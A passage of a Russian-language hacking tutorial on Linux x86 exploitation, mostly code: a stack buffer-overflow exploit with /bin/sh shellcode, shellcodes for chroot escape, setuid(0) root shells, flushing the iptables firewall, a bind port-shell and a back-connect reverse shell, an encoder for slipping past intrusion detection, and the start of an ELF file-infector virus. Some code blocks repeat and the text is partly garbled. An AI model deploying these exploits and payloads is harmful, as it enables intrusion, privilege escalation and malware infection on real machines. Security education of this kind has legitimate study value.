Функция вернет указатель на начало стека. У нас есть массив из 100 элементов, необходимо поместить shell-код куда-то внутрь него. Но при этом не потерять его в памяти, т. е. всегда иметь указатель на начало shell-кода. Также необходимо следить, чтобы перед нашим кодом в стек не попало ничего лишнего, что могло бы привести к сбою программы. Мы уже говорили об указателе на начало стека, значит, наш буфер должен располагаться если не сразу после этого адреса, то где-то неподалеку. Свободные ячейки буфера заполним командой NOP (\x90), для того чтобы при переходе в любое место буфера мы просто пропустили бы несколько тактов процессора и затем попали в точку входа нашей ассемблерной программы.

Итак, создаем новый буфер большей величины следующего содержания: начало состоит из команд NOP, где-то в середине находится наш shell-code, а в конце – адрес возврата.

```
#include <stdio.h>
#include <stdlib.h>
```

```
#define RET                1024
#define RANGE          200

char shellcode[]=
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
        "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
        "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff"
        "/bin/sh";

unsigned long
get_sp(void)
{
        __asm__("movl %esp,%eax");
}

int
main(int argc,char *argv[])
{
        int offset=0,bsize=RET+RANGE+1;
        int i;
        char buff[bsize],*ptr;
        long ret;
        unsigned long sp;

        if(argc<1)
        {
                printf("There where no offset\n");
                exit 0;
        }
        offset=atoi(argv[1]);
        sp=get_sp();
        ret=sp-offset;

        printf("The stack pointer is: 0x%x\n",sp);
        printf("The offset is: 0x%x\n",offset);
        printf("Ret_addr is: 0x%x\n",ret);

        for(i=0;i<bsize;i+=4)
        {
                *(long *)&buff[I]=ret;
        }
  for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]='\x90';

        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
```



```
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];

        buff[bsize-1]='\0';

execl("./vulnerable1","vulnerable1",buff,0);
```

Так как в рассматриваемом случае буфер является единственной переменной, к тому ж она находится в начале программы, то и смещение должно быть относительно малым Смешение от 200 – 700 должно работать, но все-таки помните, что это зависит от конкрет ной машины.

После выполнения программы буфер выглядит так:

```
NOP NOP … NOP SHELL-CODE RET RET RET
```

Алгоритм работы эксплойта:

- получаем указатель на начало стека программы;
- вычисляем адрес возврата – начало стека минус смещение;
- заполняем весь буфер адресом возврата;
- заполняем буфер до начала shell-code опкодом NOP;
- вставляем shell-code в тело буфера;
- заканчиваем shell-code нулевым символом.

Остановимся подробнее на написании shell-кодов.

4.5. Chroot shell-code

Chroot() – функция, отвечающая за изменение корневого каталога для программы Эту функцию используют ftp-сервера для разграничения доступа, например, для того чтобы пользователь не имел доступа выше своего домашнего каталога.

Хакеры используют эту функцию в своих shell-кодах восстановления первоначально-го корневого каталога для сервера. Таким образом, появляется возможность получить доступ к критической информации, находящейся в других каталогах.

Номер этой функции 0x3d. Ниже приведен алгоритм работы shell-кода:

- обнуляем регистры %eax, %ecx;
- сохраняем один из регистров – это будет конец строки (символ '\0');
- тридцать раз сохраняем символ '.' ;
- с шагом в два символа увеличиваем код символа на единицу, получится код символа '/';

- помещаем указатель на вершину стека в регистр %ebx;
- в регистр %eax помещаем номер системного вызова chroot и передаем управление ядру.

Код программы, написанной на ассемблере под компилятор nasm, приведен ниже.

```
BITS 32
main:
        xor     ecx,ecx
        xor     eax,eax
        push    ecx
        mov     cl,30
main_push:
        push byte 0x2e
        loop    main_push
        mov     cl,30
main_inc:
        dec     cl
        inc byte [esp+ecx]
        dec     cl
        loop    main_inc
        mov     ebx,esp
        mov     al,61
        int     0x80
```

Тот же код для компилятора as.

```
.text
.global main
main:
//обнуляем регистры %eax,%ecx
        xorl    %ecx,%ecx
        xorl    %eax,%eax
//сохраняем %ecx, как конец строки
        pushl   %ecx
//устанавливаем счетчик
        movb    $30,%cl
main_push:
//сохраняем код символа '.'
        pushb $0x2e
//выполняем это действие 30 раз
        loop    $main_push
//снова выставляем значение счетчика
        movb    $30,%cl
main_inc:
//уменьшаем %cl и увеличиваем значение %esp+%ecx
        decb    %cl
        incb (%esp)%ecx
        decb    %cl
```



```
        loop    $main_inc
//указатель вершины стека помещаем в регистр %ebx, который
//служит для хранения первого и единственного параметра функции
        movl    %esp,%ebx
//вызов функции
        movb    $0x3d,%al
        int     $0x80

ret
```

Вообще говоря, передача параметров через стек, из всех Unix-систем, наибол характерна для BSD. Но как будет показано ниже, можно, используя эту технологи создавать очень компактный код.

4.6. Advanced execve() shell-code

Рассмотрим пример shell-кода, в котором параметры будут храниться в стеке, а в сегменте кода, что существенно сократит размер самой программы.

Алгоритм следующий:

- обнуляем регистр %eax и помещаем его в стек – это будет наш NULL;
- в обратном порядке записываем строку /bin/sh в стек;
- в регистр %ebx помещаем указатель на вершину стека;
- расширяем двойное слово до учетверенного и помещаем старшую часть в стек;
- помещаем в стек указатель на /bin/sh#AAAA и в %ecx помещаем значение указател вершины стека.

Пример программы.

```
.text
.global main
main:

xorl    %eax,%eax
pushl   %eax
pushl   $0x68732f6e
pushl   $0x69622f2f
movl    %esp,%ebx
cltd
pushl   %edx
pushl   %ebx
movl    %esp,%ecx
movb    $0xb,%al
int     $0x80
ret
```

Код выглядит очень красиво, подобных встречается достаточно много, но написаны под BSD-системы. Данный экземпляр является чуть ли не самым коротким для Linux.

Стоит отметить использованный прием – однобайтное обнуление регистра %... Здесь применяется команда cltd, расширяющая двойное слово из %eax до учетверенного слова в %edx, %eax. Аналогичная команда cdq.

AT&T предложила в своем синтаксисе преобразование типов команду из четырех символов CxTy, где x – размер источника, y – размер приемника.

В некоторых shell-кодах в самом начале встречаются такие команды, как cdq или cwd. Такие shell-коды могут работать неправильно, так как неизвестно, что находилось в регистре %ax или %eax до выполнения shell-кода. Хотя, безусловно, экономия налицо.

4.7. Нестандартное использование функции execve()

Заголовок несколько обманчивый. Execve() будет использоваться вполне стандартно. Только вызывать он будет не /bin/sh, а программы, критически важные для системы. Так, выполняя /sbin/iptables –F можно нарушить работу firewall, что, несомненно, скомпрометирует безопасность сервера.

Ниже приведен код программы.

```
.text
.global start
start:
//обнуляем регистр %edx  и сохраняем его в стеке - '\0'
xorl        %edx,%edx
pushl       %edx
//сохраняем в стеке слово '-F' в обратном порядке
pushw       $0x462d
//помещаем указатель вершины стека в регистр %esi
//и снова вставлем '\0' в стек
movl        %esp,%esi
pushl       %edx
//помещаем /sbin/iptables в стек в обратном порядке
pushl       $0x73656c62
pushl       $0x61747069
//сохраняем указатель вершины в регистре %edi
//в стеке находится 'iptables' в обратном порядке
movl        %esp,%edi
pushl       $0x2f6e6962
pushl       $0x732f2f2f
//сохраняем а %ebx указатель вершины стека
//и сохраняем в стеке следующие значения:
// '\0'
// указатель на '-F\0'
// указатель на 'iptables\0'
movl        %esp,%ebx
pushl       %edx
pushl       %esi
```



```
pushl       %edi
//заносим в регистр %ecx адрес структуры name (см. первый пример)
movl        %esp,%ecx
//выполняем execve()
xorl        %eax,%eax
movb        $0xb,%al
int         $0x80
ret
```

Приведенный код интересен не только по алгоритму, но и по характеру выполняемых действий. Не всегда firewall разрешает подсоединяться к серверу изнутри сети к определенным сервисам. Этот shell-code показывает, что во многих случаях уверенность системных администраторов в неуязвимости их серверов безосновательна.

4.8. Использование бита s

Бит s устанавливается программой chmod для предоставления прав владельца файла исполнителю на время выполнения программы. В системе много программ, которые используют эту возможность, например для открытия одного из портов, находящихся в промежутке 0–1024.

Такие программы обычно после действий, требующих особых прав, возвращают исходные права процессу, т. е. права владельца процесса, права исполнителя. Вернуться к правам владельца файла можно из любого места программы, и этим пользуются хакеры, ведь переполнение буфера или другие ошибки возможны совсем не в момент владения особыми полномочиями.

Shell-код для такого вызова достаточно прост, и, возможно, не стоило уделять ему особого внимания, однако следует заметить, что данный вызов используется практически во всех shell-кодах для повышения привилегий процесса.

Пример программы, вызывающей /bin/sh с привилегиями суперпользователя.

```
.text
.global start
start:

pushl   %ebx
leal    0x17(%ebx),%eax
int     $0x80

cdq
pushl   $0x68732f6e
pushl   $0x69622f2f
movl    %esp, %ebx
pushl   %eax
pushl   %ebx
movl    %esp, %ecx
movb    $0xb, %al
int     $0x80
ret
```

Первый системный вызов программы – setuid(0). Именно он устанавливает текущие права пользователя root.

4.9. Использование symlink()

Иногда хакеры используют нестандартные действия, например создание символической ссылки на /bin/sh в текущем каталоге. Казалось бы, вещь совершенно ненужная. Но бывают такие ситуации, когда, например, при помощи предоставленной оболочки нельзя выйти из текущей директории. В этом случае есть необходимость создать ссылку и поместить ее в текущую директорию или предоставить какому-то процессу доступ к оболочке по другому имени.

Ниже приведен пример программы с использованием синтаксиса intel (nasm):

```
BITS 32

jmp short       callit
doit:
pop             esi
xor             eax,eax
mov byte [esi+7],al
mov byte [esi+10],al
mov byte al,83
lea             ebx,[esi]
lea         ecx,[esi+8]
int             0x80
callit:
call            doit
db              '/bin/sh#sh#'
```

и синтаксиса AT&T:

```
.text
.global start
start:
jmp             $callit
doit:
popl            %esi
xorl            %eax,%eax
movb            %al,7(%esi)
movb            %al,10(%esi)
movb            $83,%al
leal            (%esi),%ebx
leal        8(%esi),%ecx
int             $0x80
callit:
call            $doit
.string '/bin/sh#sh#'
```


Все достаточно просто. Пример приведен для демонстрации неординарности использования shell-кодов. При защите своей системы следует учитывать все варианты.

4.10. Написание shell-кода с использованием системных вызовов socket()

Port-shell – программа, открывающая доступ к оболочке удаленно подключившемуся пользователю. Хакеры используют port-shell на различных хостинговых серверах, для того чтобы получить доступ к командному интерпретатору. Программа на С, открывающая на определенном порту командный интерпретатор с правами пользователя, запустившего этот процесс.

```
int soc,cli;
struct sockaddr_in serv_addr;
struct sockaddr_in cli_addr;

int main()
{
        if(fork()==0)
        {
                serv_addr.sin_family=AF_INET;
                serv_addr.sin_addr.s_addr=htonl(INADDR_ANY);
                serv_addr.sin_port=htons(55555);
                soc=socket(AF_INET,SOCK_STREAM,0);
                bind(soc,(struct sockaddr *)&serv_addr,
                                        sizeof(serv_addr));
                listen(soc,1);
                cli=accept(soc,(struct sockaddr *)&cli_addr,
                                        sizeof(cli_addr));
                dup2(cli,0);
                dup2(cli,1);
                dup2(cli,2);
                execl("/bin/sh","sh",0);
        }
```

Алгоритм следующий:

- заполнение структуры, отвечающей за сервер: номер порта, протокол, адрес, к которому нужно привязать сервер;
- системный вызов socket() для создания сокета (socket);
- привязка к сокету структуры, описывающей настройки сервера;
- вход в режим прослушивания для одного подключения;
- создание экземпляра сокета, который будет отвечать за работу с клиентом;
- дублирование дескрипторов стандартных устройств;
- выполнение оболочки.

Теперь попробуем написать shell-code для этой программы.

Для начала выполним дизассемблирование этой программы. Получим приблизительн следующее:

```
(gdb) disas dup2
Dump of assembler code for function dup2:
0x804cbe0 <dup2>:       movl   %ebx,%edx
0x804cbe2 <dup2+2>:     movl   0x8(%esp,1),%ecx
0x804cbe6 <dup2+6>:     movl   0x4(%esp,1),%ebx
0x804cbea <dup2+10>:    movl   $0x3f,%eax
0x804cbef <dup2+15>:    int    $0x80
0x804cbf1 <dup2+17>:    movl   %edx,%ebx
0x804cbf3 <dup2+19>:    cmpl   $0xfffff001,%eax
0x804cbf8 <dup2+24>:    jae    0x804cdc0 <__syscall_error>
0x804cbfe <dup2+30>:    ret
0x804cbff <dup2+31>:    nop
End of assembler dump.

(gdb) disas fork
Dump of assembler code for function fork:
0x804ca90 <fork>:       movl   $0x2,%eax
0x804ca95 <fork+5>:     int    $0x80
0x804ca97 <fork+7>:     cmpl   $0xfffff001,%eax
0x804ca9c <fork+12>:    jae    0x804cdc0 <__syscall_error>
0x804caa2 <fork+18>:    ret
0x804caa3 <fork+19>:    nop
0x804caa4 <fork+20>:    nop
0x804caa5 <fork+21>:    nop
0x804caa6 <fork+22>:    nop
0x804caa7 <fork+23>:    nop
0x804caa8 <fork+24>:    nop
0x804caa9 <fork+25>:    nop
0x804caaa <fork+26>:    nop
0x804caab <fork+27>:    nop
0x804caac <fork+28>:    nop
0x804caad <fork+29>:    nop
0x804caae <fork+30>:    nop
0x804caaf <fork+31>:    nop
End of assembler dump.

(gdb) disas socket
Dump of assembler code for function socket:
0x804cda0 <socket>:     movl   %ebx,%edx
0x804cda2 <socket+2>:   movl   $0x66,%eax
0x804cda7 <socket+7>:   movl   $0x1,%ebx
0x804cdac <socket+12>:  leal   0x4(%esp,1),%ecx
0x804cdb0 <socket+16>:  int    $0x80
0x804cdb2 <socket+18>:  movl   %edx,%ebx
0x804cdb4 <socket+20>:  cmpl   $0xffffff83,%eax
0x804cdb7 <socket+23>:  jae    0x804cdc0 <__syscall_error>
0x804cdbd <socket+29>:  ret
0x804cdbe <socket+30>:  nop
0x804cdbf <socket+31>:  nop
End of assembler dump.

(gdb) disas bind
Dump of assembler code for function bind:
```



```
0x804cd60 <bind>:       movl   %ebx,%edx
0x804cd62 <bind+2>:     movl   $0x66,%eax
0x804cd67 <bind+7>:     movl   $0x2,%ebx
0x804cd6c <bind+12>:    leal   0x4(%esp,1),%ecx
0x804cd70 <bind+16>:    int    $0x80
0x804cd72 <bind+18>:    movl   %edx,%ebx
0x804cd74 <bind+20>:    cmpl   $0xffffff83,%eax
0x804cd77 <bind+23>:    jae    0x804cdc0 <__syscall_error>
0x804cd7d <bind+29>:    ret
0x804cd7e <bind+30>:    nop
0x804cd7f <bind+31>:    nop
End of assembler dump.

(gdb) disas listen
Dump of assembler code for function listen:
0x804cd80 <listen>:     movl   %ebx,%edx
0x804cd82 <listen+2>:   movl   $0x66,%eax
0x804cd87 <listen+7>:   movl   $0x4,%ebx
0x804cd8c <listen+12>:  leal   0x4(%esp,1),%ecx
0x804cd90 <listen+16>:  int    $0x80
0x804cd92 <listen+18>:  movl   %edx,%ebx
0x804cd94 <listen+20>:  cmpl   $0xffffff83,%eax
0x804cd97 <listen+23>:  jae    0x804cdc0 <__syscall_error>
0x804cd9d <listen+29>:  ret
0x804cd9e <listen+30>:  nop
0x804cd9f <listen+31>:  nop
End of assembler dump.

(gdb) disas accept
Dump of assembler code for function __accept:
0x804cd40 <__accept>:     movl   %ebx,%edx
0x804cd42 <__accept+2>:   movl   $0x66,%eax
0x804cd47 <__accept+7>:   movl   $0x5,%ebx
0x804cd4c <__accept+12>:  leal   0x4(%esp,1),%ecx
0x804cd50 <__accept+16>:  int    $0x80
0x804cd52 <__accept+18>:  movl   %edx,%ebx
0x804cd54 <__accept+20>:  cmpl   $0xffffff83,%eax
0x804cd57 <__accept+23>:  jae    0x804cdc0 <__syscall_error>
0x804cd5d <__accept+29>:  ret
0x804cd5e <__accept+30>:  nop
0x804cd5f <__accept+31>:  nop
End of assembler dump.
```

Приведем все это к более понятному виду:

```
    dup2(cli,0)
//по завершении предыдущей функции в %eax дескриптор
//сокета, который передаем как второй параметр,
//поэтому помещаем его в регистр %ebx
//номер системного вызова помещаем в регистр %eax
//третий параметр - 0, поэтому обнуляем регистр %ecx
//передаем управление ядру
    movb   %al,%bl
    movb   $0x3f,%al
    xorl   %ecx,%ecx
    int    $0x80

    fork()
//ничего особенного; просто передаем управление ядру,
```

```
//указав в регистре %eax номер системного вызова fork()
//вообще говоря, для облегчения кода эту функцию можно выбросить,
//но демон, в котором вызовется этот shell-code, будет ждать
//окончания работы этой программы, что может выдать хакера
    xorl  %eax,%eax
    movb  $0x2,%al
    int   $0x80

    socket(2,1,0)
//AF_INET, SOCK_STREAM - определенные имена в заголовочных
//файлах sys/socket.h, так что можно подсмотреть их и установить
//уже определенные номера;
//также необходимо отметить, что для вызова SYS_socketcall
//характерна следующая черта:
//данный вызов делится на несколько подвызовов,
//у каждого есть свой номер;
//при этом, когда нужно написать программу на ассемблере
//в   регистр   %eax   по-прежнему   помещается   номер   вызываемой
//функции(SYS_socketcall)с номером 0x66, а в регистр %ebx -
//номер подфункции;
//все параметры, передаваемые в системный вызов, располагаются
//в памяти; указатель на эту область помещается в регистр %ecx
//номера подфункций для этого системного вызова можно найти в
//файле /usr/include/linux/net.h
//номер подфункции socket() == 1

    xorl   %eax,%eax
    xorl   %ebx,%ebx
    movl   %esi,%ecx
    movl   %eax,0x8(%esi)
    movb   $0x1,%al
    movl   %eax,0x4(%esi)
    movb   $0x2,%al
    movl   %eax,(%esi)
    movb   $0x66,%al
    movb   $0x1,%bl
    int    $0x80

    bind(soc,(struct sockaddr *)&serv_addr,0x10)
//номер подфункции bind() == 2
//все точно также как и с вызовом socket()
//при условии, что здесь происходит заполнение структуры,
//описывающей серверную часть программы

    movl  %esi,%ecx
    movl  %eax,(%esi)
    movb  $0x2,%al
    movw  %ax,0xc(%esi)
    movb  $0x77,%al
    movw  %ax,0xe(%esi)
    leal   0xc(%esi),%eax
    movl  %eax,0x4(%esi)
    xorl  %eax,%eax
    movl  %eax,0x10(%esi)
    movb  $0x10,%al
    movl   %eax,0x8(%esi)
    movb  $0x66,%al
    movb  $0x2,%bl
    int    $0x80
```



```
    listen(soc,1)
//номер подфункции listen() == 4
    movl   %esi,%ecx
    movl   %eax,(%esi)
    movb  $0x1,%al
    movl   %eax,0x4(%esi)
    movb  $0x66,%al
    movb  $0x4,%bl
    int    $0x80

    accept(soc,0,0)
//не стоит забывать, что по выходу из функции выходной параметр
//передается через регистр %eax, так что обнулять его не стоит;
//следует вначале его сохранить в том месте, где это положено
//для данного вызова

    movl   %esi,%ecx
    movl   %eax,(%esi)
    xorl   %eax,%eax
    movl   %eax,0x4(%esi)
    movl   %eax,0x8(%esi)
    movb  $0x66,%al
    movb   $0x5,%bl
    int    $0x80
```

Используя код этих вызовов, можно создать готовую программу, как из конструктора. Ниже приведен код программы, реализующей работу port-shell кода.

```
    .text
    .global start
    start:
//вызов функции fork()
    xorl   %eax,%eax
    movb   $0x2,%al
    int    0x80
//проверяем результат, и если он не равен нулю, уходим
    testl %eax,%eax
    jne    exit_1
    jmp    doit_1
    popl   %esi
//вызов функции socket()
    xorl   %eax,%eax
    xorl   %ebx,%ebx
    movl   %esi,%ecx
    movb   $0x2,%al
    movl   %eax,(%esi)
    movb   $0x1,%al
    movl   %eax,0x4(%esi)
    movb   $0x6,%al
    movl   %eax,0x8(%esi)
    movb   $0x66,%al
    movb   $0x1,%bl
    int    $0x80
//вызов функции bind()
    movl   %eax,(%esi)
    movb   $0x2,%al
    movw   %ax,0xc(%esi)
    movb   $0x77,%al
```

```
movw   %ax,0xe(%esi)
leal   0xc(%esi),%eax
movl   %eax,0x4(%esi)
xorl   %eax,%eax
movl   %eax,0x10(%esi)
movb   $0x10,%al
movl   %eax,0x8(%esi)
movb   $0x66,%al
movb   $0x2,%bl
int    $0x80
jmp    0x4
exit_1:
jmp    $exit
doit_1:
jmp    doit
//вызов функции listen()
movb   $0x1,%al
movl   %eax,0x4(%esi)
movb   $0x66,%al
movb   $0x4,%bl
int    $0x80
//вызов функции  accept()
xorl   %eax,%eax
movl   %eax,0x4(%esi)
movl   %eax,0x8(%esi)
movb   $0x66,%al
movb   $0x5,%bl
int    $0x80
//вызов функций dup2()
//вообще говоря, этот код можно было бы заменить на следующий:
//
//  movb   %al,%bl
//  movb   $0x3f,%al
//  xorl   %ecx,%ecx
//  int    $0x80
//
//  movb   $0x3f,%al
//  movb   $0x1,%cl
//  int    $0x80
//
//  movb   $0x3f,%al
//  movb   $0x2,%cl
//  int    $0x80
//
//но это увеличит размер кода, да и
//алгоритмически не очень красиво
movb   $3,%cl
movb   %al,%bl
loop_1:
movb  $0x3f,%al
int    $0x80
loopnz  $loop_1
//вызов функции execve()
//смотри advanced execve()
xorl  %eax,%eax
pushl %eax
pushl $0x68732f6e
pushl $0x69622f2f
movl  %esp,%ebx
```



```
cltd
pushl %edx
pushl %ebx
movl  %esp,%ecx
movb  $0xb,%al
int   $0x80
exit:
//вызов функции выхода
xorl   %eax,%eax
movb   $0x1,%al
xorl   %ebx,%ebx
int    $0x80
//после ниже идущей команды call в сегмент кода будет
//записываться структура, описывающая серверную часть
//программы
doit:
call   didit
```

В качестве дополнения ниже приведена программа, описывающая несколько другие действия и в общем схожая по алгоритму с предыдущей. Дело в том что хакеры не всегда подсоединяются к серверу сами. Порой, из-за настроек firewall приходится вынуждать сервер подключаться к хакеру. Для этого используются back-connect shell-коды, программы, при запуске которых подсоединяются к определенному серверу на определенный порт и открывают оболочку.

В этом случае сам сервер становится клиентом, а хакер – сервером.

```
.text
.global start
start:
movl %esp,%ebp
xorl %edx,%edx
movb $102,%edx
movl %edx,%eax
xorl %ecx,%ecx
movl %ecx,%ebx
incl %ebx
movl %ebx, -8(%ebp)
incl %ebx
movl %ebx, -12(%ebp)
decl %ebx
movl %ecx, -4(%ebp)
leal -12(%ebp),%ecx
int  $0x80
xorl %ecx,%ecx
movl %eax,-12(%ebp)
incl %ebx
movw %ebx,-20(%ebp)
movw $9999,-18(%ebp)
movl $0x100007f,-16(%ebp)
leal -20(%ebp),%eax
movl %eax,-8(%ebp)
movb $16,-4(%ebp)
movl %edx,%eax
incl %ebx
leal -12(%ebp),%ecx
```

```
    movw   %ax,0xe(%esi)
    leal   0xc(%esi),%eax
    movl   %eax,0x4(%esi)
    xorl   %eax,%eax
    movl   %eax,0x10(%esi)
    movb   $0x10,%al
    movl   %eax,0x8(%esi)
    movb   $0x66,%al
    movb   $0x2,%bl
    int    $0x80
    jmp    0x4
    exit_1:
    jmp    $exit
    doit_1:
    jmp    doit
//вызов функции listen()
    movb   $0x1,%al
    movl   %eax,0x4(%esi)
    movb   $0x66,%al
    movb   $0x4,%bl
    int    $0x80
//вызов функции  accept()
    xorl   %eax,%eax
    movl   %eax,0x4(%esi)
    movl   %eax,0x8(%esi)
    movb   $0x66,%al
    movb   $0x5,%bl
    int    $0x80
//вызов функций dup2()
//вообще говоря, этот код можно было бы заменить на следующий:
//
//  movb   %al,%bl
//  movb   $0x3f,%al
//  xorl   %ecx,%ecx
//  int    $0x80
//
//  movb   $0x3f,%al
//  movb   $0x1,%cl
//  int    $0x80
//
//  movb   $0x3f,%al
//  movb   $0x2,%cl
//  int    $0x80
//
//но это увеличит размер кода, да и
//алгоритмически не очень красиво
    movb   $3,%cl
    movb   %al,%bl
    loop_1:
    movb   $0x3f,%al
    int    $0x80
    loopnz  $loop_1
//вызов функции execve()
//смотри advanced execve()
    xorl   %eax,%eax
    pushl %eax
    pushl $0x68732f6e
    pushl $0x69622f2f
    movl   %esp,%ebx
```



```
    cltd
    pushl %edx
    pushl %ebx
    movl  %esp,%ecx
    movb  $0xb,%al
    int   $0x80
    exit:
//вызов функции выхода
    xorl   %eax,%eax
    movb   $0x1,%al
    xorl   %ebx,%ebx
    int    $0x80
//после ниже идущей команды call в сегмент кода будет
//записываться структура, описывающая серверную часть
//программы
    doit:
    call   didit
```

В качестве дополнения ниже приведена программа, описывающая несколько други действия и в общем схожая по алгоритму с предыдущей. Дело в том что хакеры не все гда подсоединяются к серверу сами. Порой, из-за настроек firewall приходится вынуж дать сервер подключаться к хакеру. Для этого используются back-connect shell-коды программы, при запуске которых подсоединяются к определенному серверу на опреде ленный порт и открывают оболочку.

В этом случае сам сервер становится клиентом, а хакер – сервером.

```
    .text
    .global start
    start:
    movl %esp,%ebp
    xorl %edx,%edx
    movb $102,%edx
    movl %edx,%eax
    xorl %ecx,%ecx
    movl %ecx,%ebx
    incl %ebx
    movl %ebx, -8(%ebp)
    incl %ebx
    movl %ebx, -12(%ebp)
    decl %ebx
    movl %ecx, -4(%ebp)
    leal -12(%ebp),%ecx
    int  $0x80
    xorl %ecx,%ecx
    movl %eax,-12(%ebp)
    incl %ebx
    movw %ebx,-20(%ebp)
    movw $9999,-18(%ebp)
    movl $0x100007f,-16(%ebp)
    leal -20(%ebp),%eax
    movl %eax,-8(%ebp)
    movb $16,-4(%ebp)
    movl %edx,%eax
    incl %ebx
    leal -12(%ebp),%ecx
```

```
int  $0x80
xorl %ecx,%ecx
loop:
movb   $63,%eax
int    $0x80
      incl    %ecx
      cmpl    $3,%ecx
      jne     $loop
       xorl   %eax,%eax
       pushl %eax
       pushl $0x68732f6e
       pushl $0x69622f2f
       movl  %esp,%ebx
       cltd
       pushl %edx
       pushl %ebx
       movl  %esp,%ecx
       movb  $0xb,%al
       int   $0x80
```

4.11. Защита от remote exploit

К сожалению, как таковой защиты не существует. Самый действенный метод анализ передаваемых по сети пакетов.

Существует технология IDS (Intrusion Detection System), эти системы в зависимости передаваемого по сети трафика позволяют пройти пакетам к программам-клиентам или вызывают firewall, который в свою очередь блокирует вредоносный, по мнению IDS, трафи

Как же IDS определяют, что работает exploit.

Дело в том что в большинстве shell-кодов открытым текстом написано имя вызыв мой программы. Да и код многих из них похож. Поэтому IDS начинает действовать, антивирус: сканирует приходящий трафик, проводя поиск известных ей сигнатур атак.

Хакеры, следящие за развитием компьютерной индустрии, придумали множество мето обхода таких IDS. Можно заметить сходство борьбы между хакерами с IDS и вирусописа лей с антивирусными пакетами. Хакеры начинают перенимать криптографические техно гии, методы внесения неопределенности в работу РПВ, используя их в своих shell-кодах.

Зашифровать сам текст shell-кода достаточно просто, стоит только помнить, в его теле не должны встречаться нулевые символы, иначе код просто не будет ра тать. Также следует помнить о том, что, возможно, сама программа не позволит п нимать в виде входного параметра символ "/". Возможно ограничение на ввод ком нации символов 'sh'. Все эти ограничения обходятся без проблем.

Рассмотрим пример использования шифровщика. Текст написан для синтаксиса ir так как может быть применен для шифрования shell-кода не только под Unix-систе но и под Windows.

```
BITS    32

mov     ecx,LENGTHS_OF_ENCODED_SHELLCODE
jmp     short  encoded
```



```
    main_decript:
    pop    esi
    loop_decr:
    dec    byte [esi+ecx]
    loop    loop_decr
    dec    byte [esi]
    push   esi
    ret
    encoded:
    call    main_decrypt
    db      INCLUDE_ENCODED_SHELLCODE
//INCLUDE_ENCODED_SHELLCODE - это бинарные данные,
//зашифрованные по алгоритму обратному расшифровке
```

4.12. ELF-инфекторы

Так как сама операционная система написана на языке С, то и вирусов написанных на других языках достаточно мало. Вирусов под Linux вообще мало. Эта операционная система имеет грамотную систему разграничения прав доступа, что в значительной степени предотвращает вирусную активность. Для того чтобы заразить всю систему, вирусу необходимо иметь как минимум привилегии root, а для этого нужно эксплуатировать какую-нибудь серьезную ошибку в системе.

В мире хакеров Linux-систем, как таковых, нет вирусописателей. Обычно хакеры пишут Elf–инфекторы (infector) в надежде на лучшие времена, пока не будет найдена уязвимость, присущая множеству Linux–систем.

Большинство исполняемых файлов в Linux, называются Elf (Executable and Linking Format). Отсюда и название паразитов – Elf-паразиты.

Такие паразиты не имеют каких-либо особых функций, а в основном применяют какую-то специфическую технологию заражения. За исключением особых случаев, когда необходимо инфицировать определенный процесс, причем так, чтобы исполнялись какие-то определенные действия: открытие оболочки удаленному пользователю, запрет на проверку uid пользователя, чтение из какого-то файла и т. п.

Как уже говорилось ранее, таких паразитов обычно пишут на языке С, но при использовании ассемблера код получается более компактный. Плюс ко всему ассемблер позволяет программировать так, что при дизассемблировании программы достаточно трудно понять, что программист имел в виду. Такое программирование превосходно подходит для сокрытия вируса от эвристического анализатора.

Методов заражения существует несколько: от банального добавления тела вируса в начало программы (с заголовком) и дописыванием тела инфицированной программы в конец файла до разбиения тела вируса на куски и внедрение каждого в неиспользуемое пространство между секциями.

Дело в том что сам файл ELF формата состоит из нескольких секций, каждая из которых имеет свои флаги и тип:

- содержит данные;
- не содержит данных;
- разрешена запись в секцию;
- разрешено выполнение секции;
- разрешено динамическое выделение памяти.

Существует следующая возможность заражения: модифицируется заголовок программы-жертвы таким образом, чтобы секция данных имела разрешение на исполнение. Это, конечно, при условии, что до этого секция такого разрешения не имела. Далее, если хватает места, в секцию данных помещается код вируса и меняется точка входа программы именно на начало секции данных программы-жертвы. После того как вирус выполнил свои действия, он передает управление программе-носителю. Так как размер файла не меняется, то определить, что файл заражен, невооруженным глазом практически невозможно.

Защита от такого метода – проверка адреса точки входа в программу. Если он находится в промежутке адресов отведенных для секции, в которой, по определению, должны находиться данные, то возникает подозрение на вирус.

Иногда вирусы записывают свое тело в конец (последнюю секцию файла) файла-жертвы, после чего меняет точку входа в программу. Далее, как обычно, после работы вируса управление передается на программу-жертву.

Ниже приведен пример программы ELF-инфектора.

```
.data
victim:.string "./victim"
result:.string "./infectvictim"
newshoff:
entrysize:
newentry:
.long 0
tmphandle:.long 0
symtpos:
symindex:.long 0
oldpoint: .long     0
message:.string "Hel!\n"
buffer:.byte 0
.global _start
_start:
//открываем исходный файл на чтение - это наша жертва
//после открытия результат помещается в %eax
//сохраняем его в стеке
        movl     $victim, %ebx
        movl     $0x2, %ecx
        xorl     %edx, %edx
        call     fopen
        pushl    %eax
//открываем файл - результат; в него помещается зараженный объек
    //используемые флаги для открытия O_RDWR | O_CREAT | O_TRUNC
//сохраняем дескриптор в переменной
        movl     $result, %ebx
        movl     $01102, %ecx
        movl     $00700, %edx
```



```
        call     fopen
        movl     %eax, tmphandle
//получаем старую точку входа в программу
        popl     %ebx
        movl     $0x18, %ecx
        xorl     %edx, %edx
        call     fseek
//читаем ее в переменную
        movl     $address, %ecx
        movl     $0x4, %edx
        call     fread
//получаем старое смещение секции заголовков
        movl     $0x20, %ecx
        xorl     %edx, %edx
        call     fseek
//записываем его в переменную
        movl     $oldpoint, %ecx
        movl     $0x4, %edx
        call     fread
//получаем размер секции заголовков
        movl     $0x2e, %ecx
        xorl     %edx, %edx
        call     fseek
//записываем в переменную
        movl     $entrysize, %ecx
        movl     $0x4, %edx
        call     fread
//вычисляем новую точку входа в зараженную программу
        movl     $symindex, %ecx
        movl     $0x2, %edx
        call     fread
        pushl    %ebx
        xorl     %eax, %eax
        xorl     %ebx, %ebx
        movw     symindex, %bx
        movw     entrysize, %ax
        mull     %ebx
        addl     oldpoint, %eax
        movl     %eax, oldpoint
        addl     $0x10, oldpoint
        popl     %ebx
